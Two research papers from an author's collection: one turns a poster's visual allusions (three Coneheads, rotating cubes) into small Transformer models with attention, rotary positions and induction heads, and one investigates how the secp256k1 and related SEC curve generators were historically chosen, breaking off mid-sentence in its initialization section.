Three Coneheads occupy one face of a cube. Read as a visual pun, they suggest multi-head attention. Take the rest of the picture seriously, and a collection of rotating, interlocking, partly blank cubes begins to suggest a computational architecture. Here, I turn that reading of a cognitive science club poster into a series of working Transformers. A spatial version implements three attention heads, axial rotary positions, local and global attention, reference cross-attention, and sparse expert routing. It learns two synthetic symbol tasks, with held-out accuracies of 66.75% and 100%. I read the recurring Homer/anatomical-brain pairing as an allusion to induction heads: recognize a recurring image and recall its companion. Assigning an order to those paired faces makes that association executable as predecessor matching and successor copying. Variable-gap probes verify the integrated heads' effect; the earlier sequence model's fixed-cycle success did not establish this behavior. The implementation makes the interpretation testable, while leaving open how much the picture actually constrained it. I propose that computational creativity should evaluate this transition from visual allusion to executable commitments as a creative act in its own right. The resulting debate concerns where the creativity occurs, how to distinguish a useful interpretation from a retrospective explanation, and what evidence would show that the image changed the design.

Take the Coneheads Seriously

I created the poster in 2006 for the University of Colorado Boulder Cognitive Science Club's "Brain Games!" event (Figure 1). It depicts a cube assembled from smaller cubes, populated by brains, skulls, a university mascot, fried eggs, and other images. Several detached cubes surround the assembly. On the cube at the back right are three Coneheads.

My reading is direct: the three Coneheads are a multi-head attention metaphor. For this project, I gave an AI coding assistant an equally direct instruction: implement the algorithm. This changed the work. It was no longer sufficient to describe a resemblance. An attention head had to become an actual learned operation; a rotation had to act on something; the spaces between cubes had to acquire computational consequences.

I take this as a useful provocation for computational creativity. An informal image can become a specification




Figure 1: The 2006 "Brain Games!" poster. Three Coneheads appear on the detached cube at the back right. Repeated symbols, spatial relations, blank faces, and detached cubes provide further material for interpretation.

through decisions that make its allusions executable. Those decisions can be recorded, challenged, and tested. The question is how much creative work happens in that transition, and how to recognize it.

This paper concerns the present act of turning those visual allusions into executable operations. I use published Transformer attention (Vaswani et al. 2017) and rotary position encoding (Su et al. 2021), and document the implementation choices needed to make the reading work.

From Allusion to Commitments

An interpretation becomes useful to an implementer when it excludes some choices. Taking the Coneheads literally commits me to three attention heads, each with learned query, key, and value projections. Taking the cubes' spatial arrangement seriously commits me to explicit coordinates. A program that only changes because its input array was reordered would miss this second commitment.

Table 1 records the main correspondences. They have different strengths. Three visible heads provide a particularly

BRIAN MINGUS RESEARCH COLLECTION / BM-E23614E94D34

Poster cue	Executable commitment
Three Coneheads	Three attention heads
Repeated image types	Eight learned symbol identities
Recurring Homer/brain pair	Induction: recognize an image, recall its paired companion
Cubes in three dimensions	Axial RoPE over x, y, z
Different faces	Optional face-orientation embeddings
Blank faces	Masked symbol reconstruction
Neighbors and an assembly	Local, then global attention
Detached cubes	Cross-attention to reference tokens
Different brain depictions	Sparse expert routing
Cube reorientation	Augmentation by 24 proper rotations

Table 1: A record of the adopted reading. Each right-hand entry is an implemented interpretation; the image does not determine its full mathematical definition.

compact pun. Blank faces suggest a missing-information problem, although a blank face does not establish that anything was hidden there. Different brain depictions suggest specialization, but the step from specialization to a mixture of experts is a larger interpretive leap. I retain that leap as a documented design choice.

The distinction matters most for rotation. RoPE rotates paired query and key coordinates according to position. Physically turning a pictured cube is a different operation. I connect them by assigning three groups of feature coordinates to the three spatial axes, following an axial approach developed for two-dimensional vision (Heo et al. 2024). For a token at $p = (x, y, z)$, the head uses

$$R(p) = \operatorname{diag}\big(R_x(x), R_y(y), R_z(z)\big),$$

where each axis block contains two-dimensional rotations at fixed frequencies. Attention then computes

$$A_{ij} = \operatorname{softmax}_j\left(\frac{(R(p_i)q_i)^\top R(p_j)k_j}{\sqrt{d_h}} + M_{ij}\right).$$

Here M_{ij} is zero for an allowed connection and negative infinity otherwise. Values are combined using A_{ij}. Relative displacement affects the scores; a common translation preserves the rotary dot products. This does not make the network exactly equivariant to physical cube rotations. Those rotations are supplied separately as training augmentation.

Other choices have no specific visual justification. The projection equations, frequency schedule, widths, depth, optimizer, and loss are implementation decisions. RMSNorm (Zhang and Sennrich 2019), SwiGLU (Shazeer 2020), and tied symbol embeddings complete a practical model. A useful specification should expose where its commitments end and the implementer's decisions begin.

Implementation and Results

The first model is a small causal Transformer: two blocks, width 48, three heads, and one-dimensional RoPE. It has 57,024 parameters. Its task is to continue an eight-symbol cycle after seeing it once. Training samples from a pool of 4,784 cycle classes; 256 classes are held out, including every cyclic rotation. After 300 updates, the model reaches 100% accuracy on 6,400 scored continuation tokens. It also generates the next 16 tokens exactly for 32 held-out prompts. This establishes a working sequence model, but it leaves most of the poster's spatial structure unused.

Task	Before	Trained	No geometry
Completion	11.37	66.75	31.29
Reference lookup	12.11	100.00	29.73

Table 2: Held-out symbol accuracy (%). Completion scores 2,304 masked symbols; lookup scores 6,912. "No geometry" disables both axial RoPE and the local mask at inference, with the trained weights fixed.

The second model makes those relations explicit. It has two residual blocks of width 72, three heads of width 24, and 271,872 parameters. Each head allocates eight coordinates to each spatial axis. The first block restricts self-attention to Manhattan distance one; the second permits global attention. Both can attend to separately positioned reference tokens. Each block also routes a token to two of three SwiGLU experts, using learned gates and a load-balancing loss. This implements sparsely gated conditional expert computation (Shazeer et al. 2017); no semantic role is assigned to an expert in advance.

Inputs are manually named symbols and supplied coordinates. The model does not extract objects or geometry from poster pixels. The synthetic data represent a 3×3 symbol plane copied through three layers to form a cube. In *completion*, one copy in each column is masked, leaving nine symbols to predict. In *reference lookup*, all 27 cube symbols are masked and a separate nine-symbol plane supplies the reference information. At each scored cube location, the symbol is replaced by a mask token; matching symbols remain available elsewhere.

Training alternates these tasks for 600 updates, with batch size 32 and seed 2006. Each example jointly shuffles tokens and coordinates and samples one of the 24 proper cube rotations. Entire plane classes under the eight square rotations and reflections are held out. The run encounters 19,194 distinct training classes, with no overlap with the 256 held-out classes. Evaluation samples one seeded rotation and ordering per held-out pattern; it does not exhaust every orientation of every pattern.

Table 2 shows that the model learns these tasks and depends on the supplied geometry. Changing every reference symbol while retaining its position reduces agreement with the original lookup answers to 0%. This demonstrates dependence on reference contents; it may reflect correct adherence to the changed references. It is not a measure of robustness to incorrect memory.

These are inference controls, not independently retrained baselines. Disabling geometry removes two mechanisms together, so the control cannot isolate their contributions. The experiment has one training seed, and symbols within a pattern are correlated. Completion remains imperfect. Face

BRIAN MINGUS RESEARCH COLLECTION / BM-E23614E94D34

embeddings and causal mode in the second model are tested code paths, but its saved weights are trained on whole-cube bidirectional tasks. Sparse expert dispatch is implemented; the local attention mask still uses a dense score matrix. No efficiency gain is claimed.

The accompanying artifact contains source, checkpoints, results, and 28 passing numerical and behavioral tests across the two models. Tests include causal isolation, rotary identities, memory effects, expert dispatch, and data separation under symmetry. Reloaded checkpoints reproduce their saved reference logits exactly. These checks establish properties of the programs. They do not measure the creativity of the interpretation.

Induction Is More Than Repetition

The induction allusion begins with a specific pair. On the detached lower-left cube, Homer's X-ray sits beside an orange anatomical brain. The upper-left cube in the main assembly repeats that pairing, with the two visible faces reversed. I read the recurrence as relational recall: recognize an image and recover its companion across changes of location and orientation. Let Homer be A and the anatomical brain be B. Assigning an order to the paired faces turns that association into $[A][B] \ldots [A] \rightarrow [B]$, the induction pattern (Olsson et al. 2022). The picture supplies the recurring association; my traversal supplies its sequence order.

Each circuit operation retains that visual connection. The shared cube binds the two faces: a *previous-token head* carries A's identity to B's position. The recurring Homer image supplies the match: the later query–key (QK) circuit recognizes A in that carried identity. The companion face supplies what to recover: the value–output (OV) circuit copies B. Passing the paired identity into the later keys realizes *K-composition* (Elhage et al. 2021). These connected operations implement the adopted reading of the pair; the three Coneheads separately motivate the parallel head count.

The poster also gives Homer another companion: the CU logo on the upper-right cube. Under the same encoding, one image can therefore participate in competing associations. The induction head returns a mixture when several matching pairs have different successors, rather than assuming every image has one unique companion.

This reading also changes what I must test. A model can continue a fixed eight-symbol cycle by copying from a fixed offset. Induction should respond to the matching content when the gap varies. Changing the earlier B to C should change the predicted successor to C. Both checks are necessary before treating successful repetition as evidence for the proposed mechanism.

I test the unchanged sequence checkpoint on 256 paired prompts at each of 12 gap lengths from zero to 24. Pair members differ only at the earlier successor: $AB \ldots A$ versus $AC \ldots A$. Distractors exclude A, B, and C, ensuring a unique antecedent. The original cycle control remains at 100%, but the new probe yields 761 correct predictions out of 6,144, with both members correct in only one of 3,072 pairs (Table 3). These prompts differ from the training distribution; failure does not establish that all induction circuitry is absent.

Implementation	Prompt	Paired
Original learned model	12.39	0.03
Integrated induction heads	100.00	100.00
Same model, heads disabled	1.90	0.81

Table 3: Variable-gap accuracy (%). Prompt accuracy scores 6,144 continuations; paired accuracy requires both the original and changed successor to be correct in each of 3,072 pairs. The integrated heads and mixture gate are fixed constructions; these are behavior and ablation checks, not a learned-model benchmark.

I integrate this reading into the spatial Transformer as two fixed attention stages in its causal forward pass: previous-position attention, then one-hot content matching and successor-value copying. The match logit is 20. A causal mask prevents access to later symbols; MASK cannot serve as a query, antecedent, or successor. With a matching pair, the output mixes 95% induction probability with 5% base-model probability. Without a match it retains the base scores. This adds an explicit attention branch and output gate, rather than identifying a circuit learned by the original blocks.

The integrated model answers all 6,144 prompts correctly, including every changed successor. Disabling its induction heads reduces accuracy to 1.90%. This ablation tests the added branch's effect; the base weights were trained for spatial reconstruction, and no additional optimization is performed. Bidirectional reconstruction retains exactly the V2 outputs, and saving and reloading preserves the causal scores. Tests also cover no-match fallback, ambiguity, masking, causality, and gradients.

Where Did the Creativity Occur?

The interpretive process has several candidates for creative credit: my original visual composition; my reading of the Coneheads as multi-head attention; the assistant's selection of computational meanings; and the successive implementation and testing of those meanings. The trained miniature Transformer is a product of this process. It is not itself the agent that read the poster and proposed the architecture.

This distinction has precedent in computational creativity. The FACE and IDEA models describe creative acts, their framing, and the development and appreciation surrounding them (Colton, Charnley, and Pease 2011). In this case, the framing is unusually consequential: the request to treat an image as a specification turns an observation into a demand for construction. The architecture and the account of its origin become connected objects of evaluation. Jordanous's evaluation methodology likewise asks that the relevant conception of creativity be made explicit before selecting tests (Jordanous 2012). Next-symbol accuracy answers a computational question, while leaving the creative question unresolved.

There is an obvious objection: a knowledgeable assistant could attach familiar Transformer features to almost any sufficiently complicated image. Given enough interpretive freedom, the cube might equally suggest a graph network, a cellular automaton, or a symbolic puzzle solver. An im-

BRIAN MINGUS RESEARCH COLLECTION / BM-E23614E94D34

plementation would then demonstrate programming competence without showing that the artwork contributed much. The present experiment does not rule this out.

That objection suggests a stronger experiment. Fix the reading before writing the code. Ask separate teams to produce mappings from the same poster, and record where they agree. Change one cue while leaving the rest intact: replace the three Coneheads with one head, remove the detached cubes, or erase the spatial arrangement. Test whether the proposed designs change in the predicted ways. If every version produces the same architecture, the image has done little constraining work.

Next, compare visual and textual starting points under the same time and compute budget. One group receives the poster, another an explicit feature list, and another an unrelated image of similar complexity. Evaluate executable correctness, the number of justified design commitments, and the diversity and usefulness of the resulting programs. Independent judges should see both the source and the mapping, and should distinguish features that constrain behavior from names attached after implementation. These comparisons are proposals; they have not been conducted here.

Such a study would also allow an unsuccessful interpretation to be informative. A metaphor that yields an elegant but untrainable program differs from one that yields a useful program through many unmotivated additions. The present completion result already resists a perfect story: the network gets roughly one third of the missing symbols wrong. Recording that result preserves the possibility that a compelling reading is a poor engineering choice.

The Spark

I propose treating visual interpretation as a source of provisional computational specifications. A commitment earns its place by connecting something visible to an operation with consequences. The interpretation then remains open to alternatives, counterfactual images, and empirical failure.

Three questions follow. How much must an image constrain a program before we credit the interpretation as design? Can a familiar architecture acquire creative value through a new route to its construction? And how should credit be distributed when a human insists on a reading and an AI supplies most of the executable detail?

The Coneheads provide a memorable starting point. The larger opportunity is to make the passage from metaphor to mechanism available for inspection. We should be able to turn the cube, change the heads, remove the reference, and see what the interpretation requires us to build differently.

Author Contributions and AI Assistance

I created the poster, proposed the multi-head attention interpretation, and directed the implementation and its extension. OpenAI Codex assisted with interpretation, generated and revised code, ran experiments and checks, and assisted with this manuscript. This account describes one human–AI development process; no controlled creativity study or independent human evaluation has been completed.

References

Colton, S.; Charnley, J.; and Pease, A. 2011. Computational creativity theory: The FACE and IDEA descriptive models. In *Proceedings of the Second International Conference on Computational Creativity*, 90–95.

Elhage, N.; Nanda, N.; Olsson, C.; Henighan, T.; Joseph, N.; Mann, B.; Askell, A.; Bai, Y.; Chen, A.; Conerly, T.; DasSarma, N.; Drain, D.; Ganguli, D.; Hatfield-Dodds, Z.; Hernandez, D.; Jones, A.; Kernion, J.; Lovitt, L.; Ndousse, K.; Amodei, D.; Brown, T.; Clark, J.; Kaplan, J.; McCandlish, S.; and Olah, C. 2021. A mathematical framework for transformer circuits. *Transformer Circuits Thread*.

Heo, B.; Park, S.; Han, D.; and Yun, S. 2024. Rotary position embedding for vision transformer. In *European Conference on Computer Vision*.

Jordanous, A. 2012. A standardised procedure for evaluating creative systems: Computational creativity evaluation based on what it is to be creative. *Cognitive Computation* 4(3):246–279.

Olsson, C.; Elhage, N.; Nanda, N.; Joseph, N.; DasSarma, N.; Henighan, T.; Mann, B.; Askell, A.; Bai, Y.; Chen, A.; Conerly, T.; Drain, D.; Ganguli, D.; Hatfield-Dodds, Z.; Hernandez, D.; Johnston, S.; Jones, A.; Kernion, J.; Lovitt, L.; Ndousse, K.; Amodei, D.; Brown, T.; Clark, J.; Kaplan, J.; McCandlish, S.; and Olah, C. 2022. In-context learning and induction heads. *arXiv preprint arXiv:2209.11895*.

Shazeer, N.; Mirhoseini, A.; Maziarz, K.; Davis, A.; Le, Q.; Hinton, G.; and Dean, J. 2017. Outrageously large neural networks: The sparsely-gated mixture-of-experts layer. In *International Conference on Learning Representations*.

Shazeer, N. 2020. GLU variants improve transformer. *arXiv preprint arXiv:2002.05202*.

Su, J.; Lu, Y.; Pan, S.; Murtadha, A.; Wen, B.; and Liu, Y. 2021. RoFormer: Enhanced transformer with rotary position embedding. *arXiv preprint arXiv:2104.09864*.

Vaswani, A.; Shazeer, N.; Parmar, N.; Uszkoreit, J.; Jones, L.; Gomez, A. N.; Kaiser, L.; and Polosukhin, I. 2017. Attention is all you need. In *Advances in Neural Information Processing Systems*, volume 30.

Zhang, B., and Sennrich, R. 2019. Root mean square layer normalization. In *Advances in Neural Information Processing Systems*, volume 32.

BRIAN MINGUS RESEARCH COLLECTION / BM-E23614E94D34



CRYPTOGRAPHY | OCTOBER 17, 2026

The Missing Recipe Behind Bitcoin's Starting Point

SEC GENERATOR PROVENANCE

Brian Mingus

A numerical and archival investigation of how SEC elliptic-curve generators were selected. The calculations can be reproduced; the original seed and program remain unknown.

BRIAN MINGUS RESEARCH COLLECTION / BM-CCC4FCCB31FB

Collection edition. The complete 12-page white paper follows.

AI-generated conceptual artwork; separate from scientific figures.

brianmingus.com

Research White Paper

The Missing Recipe Behind Bitcoin's Starting Point

Brian Mingus

SEC generator provenance: numerical reconstruction, archival evidence, and exact exclusions

Abstract

Bitcoin's elliptic curve has a public starting point whose coordinates can be checked exactly, but the historical procedure that selected it remains unexplained in the sources examined here. We investigate that procedure by following numerical relationships across related Standards for Efficient Cryptography (SEC) curves, comparing early parameter documents, and testing candidate constructions against original software and published controls. The familiar prime-curve fingerprint is prior work. Our analysis builds on it with explicit exclusions for shared-input models, a reproducible scan-and-double construction for six binary curves, and a source trail reaching the 1999 drafts. Two larger starting integers remain unexplained. A resemblance to a Certicom challenge coordinate fails exact field-trace tests; several direct random-number constructions also fail within their stated models. Period documentation identifies plausible random-number APIs and a persistent seed-mixing mechanism, but does not connect either to the SEC generation program. The result is an evidence-backed account of what can be reconstructed, what has been excluded, and which missing records could settle the question. We have not recovered the original seed or program.

Keywords: *secp256k1; Certicom; SEC 2; generator provenance; reproducible research*

1 Why this particular point?

Bitcoin uses the elliptic curve secp256k1. Its parameters specify a public point, conventionally called G, from which public keys are derived by scalar multiplication. A private scalar d gives a public point dG. The coordinates of G are therefore part of the common starting material used by everyone, rather than a secret held by a particular participant. The SEC standard publishes those coordinates, along with the field, curve equation, subgroup order, and cofactor [1].

The coordinates look like large arbitrary numbers. That leaves a historical question: what did the person or program selecting them actually do? The standard is sufficient to implement the curve, but implementing the curve does not recover the process that selected its generator. A complete answer would identify an input and a procedure that produce the published point without inserting that point into the procedure in advance.

This investigation began after Anthropic's October 2026 report reconstructed the origins of several NIST curve seeds and base points using historical random-number generators [2]. That work supplies useful methods and positive controls. It does not, by itself, supply the missing construction for Bitcoin's generator. NIST P-256 and secp256k1 are different curves, and a curve-coefficient seed is a different object from a generator-selection seed.

There is already a substantial numerical clue. When the generators of four related SEC prime curves are halved, their x coordinates share a long hexadecimal interior. The observation predates this investigation: it appears in public discussion, John Zweng's reproducible script, and Nadia Heninger's ECC 2024 slides [3–5]. We treat it as prior work. We also treat earlier suggestions about hashing and reused cofactor-clearing code as hypotheses with a history, rather than discoveries made here.

BRIAN MINGUS RESEARCH COLLECTION / BM-CCC4FCCB31FB

Here we follow that clue through the related binary curves, which provide additional examples of how a point could have been selected. The distinction between the two families matters. Bitcoin's curve is defined over a prime field. The six binary curves studied below use fields of characteristic two. A shared implementation would help explain their relationship, but no recovered record establishes that implementation. The binary results are evidence about those curves in their own right.

2 What would count as recovering the recipe?

There are several levels of evidence in this problem. A numerical identity can be established with exact arithmetic. A candidate recipe can reproduce a published point. A source document can establish that an algorithm existed at a particular time. These facts can support each other, but they answer different questions.

For example, computing a point P such that $2P = G$ proves an arithmetic relationship. Starting a program at $x(P)$ and obtaining G proves that the program is compatible with the result. It does not explain where $x(P)$ came from. Likewise, finding a 1998 API named for a random-number generator establishes that a product exposed that interface; it does not establish that the standards authors called it.

We use the term *reconstruction* for a reproducible procedure consistent with the published constants. We reserve *historical recovery* for a construction supported by an independently specified input or generation record. A compact procedure that predicts another constant left out of its development would also provide much stronger evidence than a formula fitted to every observed value.

Negative results require the same discipline. If all initial states are impossible under a stated output format, that format has been excluded. If a finite list of public seeds produces no match, only that list and the tested transformations have been checked. Neither result licenses a claim that an entire library, hash function, or historical software ecosystem has been eliminated. Throughout this paper, bounds and assumptions are part of the result.

3 The prime-curve fingerprint

Let n be the published odd order of the subgroup generated by G. The point

$$H = \left(\frac{n+1}{2}\right) G \tag{1}$$

is its unique half within that subgroup, since $2H = (n+1)G = G$. Exact arithmetic reproduces the four coordinates in Table 1. Every G and H lies on its stated curve, nG is the point at infinity, and $2H = G$. All four H points have even integer y coordinates.

Table 1: Reproduced prime-curve halves. Coordinates are hexadecimal. The shared pattern is prior work; the table is independently recomputed from the public parameters.

Curve	$x(H)$	Bits
secp160k1	48ce563f89a0ed9414f5aa28ad0d96d6795f9c62	159
secp192k1	554123b78ce563f89a0ed9414f5aa28ad0d96d6795f9c66	187
secp224k1	3b78ce563f89a0ed9414f5aa28ad0d96d6795f9c63	166
secp256k1	3b78ce563f89a0ed9414f5aa28ad0d96d6795f9c63	166

The common interior has 152 bits:

8ce563f89a0ed9414f5aa28ad0d96d6795f9c6.

BRIAN MINGUS RESEARCH COLLECTION / BM-CCC4FCCB31FB

The two largest curves have exactly the same half-generator x coordinate, despite having different fields. The smaller curves retain the interior but have different surrounding digits. Those differences are useful: a proposed construction must account for them as well as the repeated part.

3.1 A common integer reduced into each field

Consider a simple construction. Choose one nonnegative integer T, set $x = T \bmod p$ on each curve, increment x by one until a point exists, choose a compatible root, and double the point. This model permits no extra rejection test or curve-specific transformation.

The previous usable coordinate constrains the starting value. If x_i is the observed coordinate and $v_i < x_i$ is the immediately preceding coordinate that lifts to a point, the start must lie in

$$I_i = \{v_i + 1, \dots, x_i\}. \tag{2}$$

A start at or below v_i would stop too early. The verified possible increments $x_i - (T \bmod p_i)$ are respectively $\{0\}$, $\{0, 1, 2, 3, 4\}$, $\{0\}$, and $\{0, 1\}$ for the 160-, 192-, 224-, and 256-bit curves. There are only ten combinations to check.

For each combination, the Chinese remainder theorem gives the least nonnegative integer having those four residues. The smallest of the ten solutions has 829 bits. Consequently, no integer of at most 828 bits fits this particular reduce-and-increment construction. A single SHA-1, SHA-256, or SHA-512 digest interpreted directly as T cannot fit it. If the reduction is instead performed modulo the subgroup orders and the residues are used as coordinates, the corresponding minimum is 827 bits.

These are bounds on an intermediate integer. They are not bounds on seed entropy, and they do not measure the difficulty of recovering the historical recipe. A short seed expanded by another procedure is a different hypothesis. The order-modulus calculation also says nothing about generating G by scalar multiplication of another point. The supplied certificates contain all ten residue combinations and their least solutions; two different CRT implementations agreed.

3.2 Truncation and the published challenge expansion

A shared integer followed by low-bit truncation fails more directly. The 224-bit curve forces one 166-bit starting value. Truncating that value to 192 bits leaves it unchanged, whereas every allowable 192-bit start has 187 bits. Thus no integer, however large, works under this nested low-bit model. Clearing the highest permitted bit does not repair the conflict.

Certicom's published challenge recipe provides a second nested construction [6]. Write $A = \mathrm{SHA1}(s)$ and $B = \mathrm{SHA1}(s + 1)$ for a common 160-bit seed, with the documented seed encoding and wraparound. The relevant prime-field expansions are

$$X_{192} = (A \bmod 2^{31})\, 2^{160} + B, \tag{3}$$

$$X_{224} = (A \bmod 2^{63})\, 2^{160} + B. \tag{4}$$

They necessarily satisfy $X_{192} = X_{224} \bmod 2^{191}$. None of the allowable starting pairs satisfies that identity. This excludes the common-seed expansion *when followed by the separately assumed first-valid-coordinate increment rule.* The published challenge procedure retries seed selection; we do not attribute the added coordinate-increment rule to it.

The expansion implementation has a positive control: it reproduces all 48 published point x coordinates available in the challenge table [7]. For binary challenges these are the coordinates before cofactor clearing. This control checks expansion and encoding, not the subsequent root selection or complete point-generation procedure. It also exposes a documentary inconsistency: the inspected prime algorithms name the curve seed inside the point expansion, while using the point seed reproduces the published table. We make no claim to have first noticed that inconsistency.

BRIAN MINGUS RESEARCH COLLECTION / BM-CCC4FCCB31FB

4 Six binary curves and two unexplained integers

The binary curves have cofactor two. Their equations take the form

$$y^2 + xy = x^3 + ax^2 + b \qquad \text{over } \mathbb{F}_{2^m}. \tag{5}$$

Field addition here is XOR. The integers printed as coordinates encode polynomial-basis bitstrings; incrementing that integer is not the same operation as adding the field element one.

There are two doubling preimages of each published generator. Equation 1 gives the preimage H in the odd-order subgroup. The other is $H + T_2$, where $T_2 = (0, \sqrt{b})$ is the nonidentity point of order two. Both double to G. We compute both and select the one with the smaller integer x coordinate, calling it P. Only the selected P for sect113r1 belongs to the odd-order subgroup; the other five satisfy $nP = T_2$. Calling all six selected points the subgroup half would therefore be incorrect.

The selected points admit a common procedure within each field-size pair. Begin at an integer S_m, scan upward one integer at a time, and accept the first coordinate that lifts to a point whose double is nonzero. Choose a compatible y, then double. Define the two larger starts as

$$S_{131} = \texttt{0x10134db223421eb623422888a7879682}, \tag{6}$$

$$S_{193} = \texttt{0x23daf8a23206f9c4f299d7b21a9c369137f2c84ae1aa04}. \tag{7}$$

They contain 125 and 182 significant bits, respectively. Table 2 shows the resulting coordinates.

Table 2: A compatible scan-and-double construction for the binary pairs. Uniqueness refers only to the stated shared forward-scan model.

Pair	Common positive start	First accepted x, r1	First accepted x, r2
113 bits	1 or 2	3	2
131 bits	S_{131} only	S_{131}	$S_{131} + 2$
193 bits	S_{193} only	S_{193}	S_{193}

For all six curves, choosing the numerically smaller root reproduces the published G. Using the unadjusted half-trace solution also reproduces it. These observations do not distinguish which rule, if either, was used historically. If starts at zero are permitted and the order-two point is rejected because it doubles to infinity, zero also works for the 113-bit pair. The table states the positive-start convention used by the verifier.

The checks go beyond comparing the final coordinates. They verify curve membership, $nG = \mathcal{O}$, both doubling preimages, the order-two point, each failed coordinate between the start and acceptance, and the previous acceptable coordinate. A separate doubling formula,

$$x(2P) = x(P)^2 + \frac{b}{x(P)^2}, \tag{8}$$

agrees with the full point calculation. It shares the same field-arithmetic implementation, so it is an additional algebraic check rather than a completely independent implementation.

This gives an exact reconstruction from the two starting integers to the published generators. The step before those integers is still missing. The standard's published curve seeds do not automatically fill that gap: a seed used to define a coefficient cannot be relabeled as a seed for the generator without evidence.

5 How far back the constants can be followed

The complete SEC 2 Version 0.6 working draft, dated October 1999, contains the same ten relevant curves as Version 1.0: the four prime curves and the six binary curves [1, 8]. Two extraction and

BRIAN MINGUS RESEARCH COLLECTION / BM-CCC4FCCB31FB

parsing paths agree on 82 numerical fields, including the applicable field parameters, coefficients, point encodings, orders, cofactors, and binary curve seeds. The same point arithmetic therefore reconstructs the same intermediate values from that draft.

Cached numerical pages from GEC 1 Version 0.5, dated September 1999, also agree on these curves [9]. This is weaker evidence than the complete October PDF: the September file itself was not recovered. SECG meeting minutes from 16 September 1999 independently record the transition from GEC 1 to SEC 2 [10]. A printed date, PDF metadata, and an archive capture date each describe a different event. We use the printed dates to identify the documents, without treating a later capture as proof of an exact original publication day.

There is an earlier control for one curve. The 11 February 1999 WTLS specification assigns curve 4 the same checked parameters as sect113r1; its smaller doubling preimage has $x = 3$ [11]. The April 1998 WTLS table lists only curves 1–3 [12]. This establishes a change in that document series. It does not date the larger binary starts, or Bitcoin's generator, to February 1999.

The documentary record narrows the search to software and records that could have produced the constants by the 1999 drafts. It does not identify the author of those constants. Names appearing as document contacts or standards contributors are insufficient for that attribution.

6 A close numerical resemblance that does not survive an exact test

Certicom's ECC2-131 challenge supplies a published point seed:

`b55555555554d696e67687561517586aa17bf3f4`.

SHA-1 of its 20 decoded bytes is

`33255631db221deb61dc208ada4d88885a787969`.

Taking the low 131 bits reproduces the challenge coordinate

$$U_x = \texttt{0x1db221deb61dc208ada4d88885a787969}. \tag{9}$$

Several fragments resemble S_{131}. That made the value worth investigating. It does not make the values equal, and selecting a resemblance after inspecting many numbers does not supply a probability that they share an origin.

One possible explanation was a change of field representation. The challenge and SEC curves use different irreducible polynomials. If the same field element had merely been printed in another basis, an isomorphism could change its bitstring while preserving its arithmetic meaning. Absolute field trace gives a short test:

$$\mathrm{Tr}(u) = \sum_{j=0}^{m-1} u^{2^j} \in \mathbb{F}_2. \tag{10}$$

The trace of U_x in the published challenge field is one. The traces of both S_{131} and $S_{131} + 2$ in the SEC field are zero. Field isomorphisms preserve trace. Consequently, no field isomorphism maps that exact challenge coordinate to either selected SEC precursor.

Interpreting the same bits as normal-basis coordinates fails as well. In a normal basis $\beta, \beta^2, \ldots, \beta^{2^{m-1}}$, the trace of β must be one; otherwise the sum of all basis vectors would give a nontrivial linear dependence. By linearity, the trace of a normal-basis coordinate string is its Hamming parity. The published U_x has 61 set bits and hence odd parity. Permuting, reversing, or rotating those bits does not change it. It cannot represent either trace-zero target in any normal basis.

BRIAN MINGUS RESEARCH COLLECTION / BM-CCC4FCCB31FB

Two separately written squaring implementations confirmed the trace calculations. These proofs concern the exact published value. They do not exclude edited bits, another hash input, or an additional arithmetic transformation. The resemblance remains an unexplained observation, with its simplest representation-only explanations eliminated.

7 Historical software: what the exclusions actually cover

We examined historical arithmetic libraries because they can leave recognizable structure in the large integers they produce. The difficult part is matching the historical API, word width, output conversion, and handling of rejected draws. A modern implementation with the same function name can behave differently.

FreeLIP illustrates the distinction. A LiDIA 1.1 archive contains FreeLIP V1.0 with a README dated 1 May 1995 [13]. The recovered implementation supports 26-, 30-, and 62-bit arithmetic configurations. For the direct calls `zrandomb`(2^{131}) and `zrandomb`(2^{193}), exact recurrence and packing constraints exclude the two respective shared starts for every initial state in those configurations, including the modeled internal rejected draws. The source-order cases and an additional reversed-order hypothesis are recorded separately.

Original C source was compiled during the investigation to check the arithmetic model. These were modern builds of historical code, not emulated 1995 machines. The 26-bit control used the source's generic arithmetic branch; a successful native control for its specialized 32-bit multiplication branch was not obtained. The portable replay checks the supplied certificates and recorded control outputs, rather than recompiling that library.

Other results have different strengths. Declared direct-output layouts for `lrand48`, historical PARI recurrence/packing models, and specified `mrand48` mappings yield all-state exclusions. Default-stream checks for MIRACL, NTL, and GMP are finite tests. The tested NTL source is dated February 2000, so its identity with the implementation available before the September 1999 draft remains unverified. Maple-style assembly checks concern the modeled recurrence and assembly documented in the inspected sources, not every implementation of historical Maple [14–16].

Some apparently minor differences changed the models substantially. The inspected 1997 GNU implementation of `mrand48` and the May 1999 implementation do not implement the same output mapping. Neither was silently replaced with ordinary top-32-bit extraction. Likewise, GMP's inspected generic branch combines two `random()` outputs per limb, and the evaluation order must be accounted for. A failed comparison against the wrong mapping would tell us very little.

The larger collection of checks also tests published seeds under ordinary hashes, byte and word layouts, polynomial reduction, and selected normal-basis conversions. Those tests do not identify a recipe. Their numerical counts are useful for reproducing the experiment, but many comparisons overlap or reuse the same stream. We do not add them together and present the sum as independent evidence against an unknown input. Appendix A records representative boundaries.

8 The missing initialization step

A Certicom Security Builder SDK 2.0 page captured in December 1998 lists `sb_rngSeedFIPS186`, `sb_rngFIPS186Private`, and `sb_rngFIPS186Session`, alongside ordinary SHA-1 functions and an elliptic-curve Blum–Blum–Shub option [17]. The page provides API names, not implementation bodies or the parameter-generation program.

There is a more concrete initialization mechanism in Certicom's VeriSmart card security policy, retained by NIST. Printed page 144 describes a session seed XORed with a persistent initial seed before initializing the FIPS 186 generator. The persistent seed is subsequently mixed with

BRIAN MINGUS RESEARCH COLLECTION / BM-CCC4FCCB31FB

